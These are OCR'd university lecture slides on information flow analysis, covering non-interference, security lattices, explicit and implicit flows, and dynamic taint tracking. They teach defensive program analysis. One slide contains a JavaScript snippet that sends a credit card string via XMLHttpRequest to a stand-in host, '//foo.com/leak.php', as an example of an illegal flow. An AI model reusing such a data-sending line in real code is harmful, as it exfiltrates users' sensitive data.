
Secure Software Design and Engineering
(CY-321)

# Information Flow Analysis

Dr. Zubair Ahmad

# Example




Sensitive information?

**(Un)wanted information flows?**

# Example


Sensitive information?

**(Un)wanted information flows?**

# Information Flow Analysis

Can OS access control on the app prevent these flows?

NO! Access control can give or deny an app access to some information or service, but cannot restrict what the app does with it.

More generally, could we enforce this at runtime by monitoring the inputs & outputs of the application?

NO! Unless track the information inside the app with dynamic taint tracking.

# Information Flow Analysis

An interesting category of security requirements is about information flow.

no confidential information should leak over network

no untrusted input from network should leak into database

Who can *access* the data?

Where does the data *flow*?

Is sensitive data *protected* throughout the program?

# Information Flow Analysis

IFA tracks variables and operations in a program using labels or policies. Usually:

Sensitive variables = labeled "High"

Public variables = labeled "Low"

IFA enforces:
**No flow from High → Low**

This rule is often called **Non-Interference**: high-level actions should not affect low-level observations.

# Non-Interference

Ensures that confidential information cannot influence the behavior or outputs of a system that is accessible to less privileged users

In non-interference, an action taken by a high-level user (e.g., a user with access to sensitive data) should not affect the behavior or observable outputs available to a low-level user (e.g., a user with access to public or non-sensitive data).

A **"high-level"** user who has access to secret data.

A **"low-level"** user who only sees public information.


# Types for information flow


- We consider a lattice of different security levels
  - For simplicity, just two levels
    - H(igh) or confidential, secret
    - L(ow) or public
  - Typing judgements e:t
    meaning e has type t
  - implicitly with respect to a context $x_1:t_1, \ldots x_n:t_n$ that gives levels of program variables



8

# More complex lattices










9

# Information Flow Analysis

```
h = read_pin();
l = h;
```




```
h = read_pin();
l = h * 2;
```



# Information Flow Analysis

```
password = input("Enter password: ")
display = "Welcome!"

print(display)
```

Here, there no problem. The **password** never reaches any public output (print), so the information flow is *safe*.

# Information Flow Analysis


```
password = input("Enter password: ")
display = password

print(display)
```

Now, the password (sensitive) flows into display, and then into print (public).
**This is an illegal information flow!** Sensitive information is leaking.

# Information Flow Analysis

```
var n = 'ccn';
var s = "Credit card number is: " + n;
var xhr = new XMLHttpRequest();
xhr.open('GET', '//foo.com/leak.php');
xhr.send(s);
```




# Information Flow Analysis

```
h = readsecret();       // h is secret (high security)

if (h == 1234)
    l = 1;              // l is public (low security)
else
    l = 0;
```

If l == 1, they know h == 1234.

If l == 0, they know h != 1234.




Even though you never printed h, **you leaked information about h through l**!

An **Implicit Flow** happens when **sensitive data influences control flow**

# Information Flow Analysis

```
h := readsecret();    // h is secret (high security)
l := 1;               // l is public (low security)

while (h < 100) {
    h := h + 1;
    l := l * 2;
}
```

# Dynamic Taint Tracking

Runtime technique used to track the flow of untrusted input (called *tainted data*) through a program.

It marks (or *taints*) inputs from suspicious **sources** (e.g., user input, network, file) and propagates this taint through the program as the data is used or modified.

If tainted data reaches a sensitive operation (called a **sink**), the program can either raise an alert, block it, or sanitize it.

# Workflow of Dynamic Taint Tracking

Identify **taint sources** (user input, file reads, network packets).

**Taint** the data read from these sources.

As the program runs, **propagate** taint labels during operations (assignments, function calls, etc.).

Check if **tainted data** reaches **sensitive sinks** (e.g., database queries, system commands).

**Raise a warning or block execution if unsafe behavior is detected.**

# Dynamic Taint Tracking

```
a = taint_input("Enter: ")
b = a + "safe"
c = b.upper()
```

**Taint Tracking** helps ensure that only sanitized, trusted data is passed into sensitive contexts


By instrumenting your code with **dynamic taint tracking**, you gain the ability to **automatically detect and mitigate vulnerabilities** without having to manually inspect every line of code

# Code Instrumentation

Process of adding extra code or modifying existing code to monitor the behavior of a program

x = y + 1 => x = Write( “x” , Binary( ‘+’ ,Read( “y” , y), Literal(1), x)

if (a.f()) ⋯ => if (Branch(Method(Read( “a” , a), “f” )())) ⋯


Original Code
Taint Specification
1
Code Instrumentation (Jalangi)
Instrumented Code
2
Application Runtime (JavaScript Engine)
3
Application Output
4
Abstract Machine Instructions
5
Abstract Machine Execution (JavaScript Engine)
Information Flows

## Questions??

zubair.ahmad@giki.edu.pk

Office: G14 FCSE lobby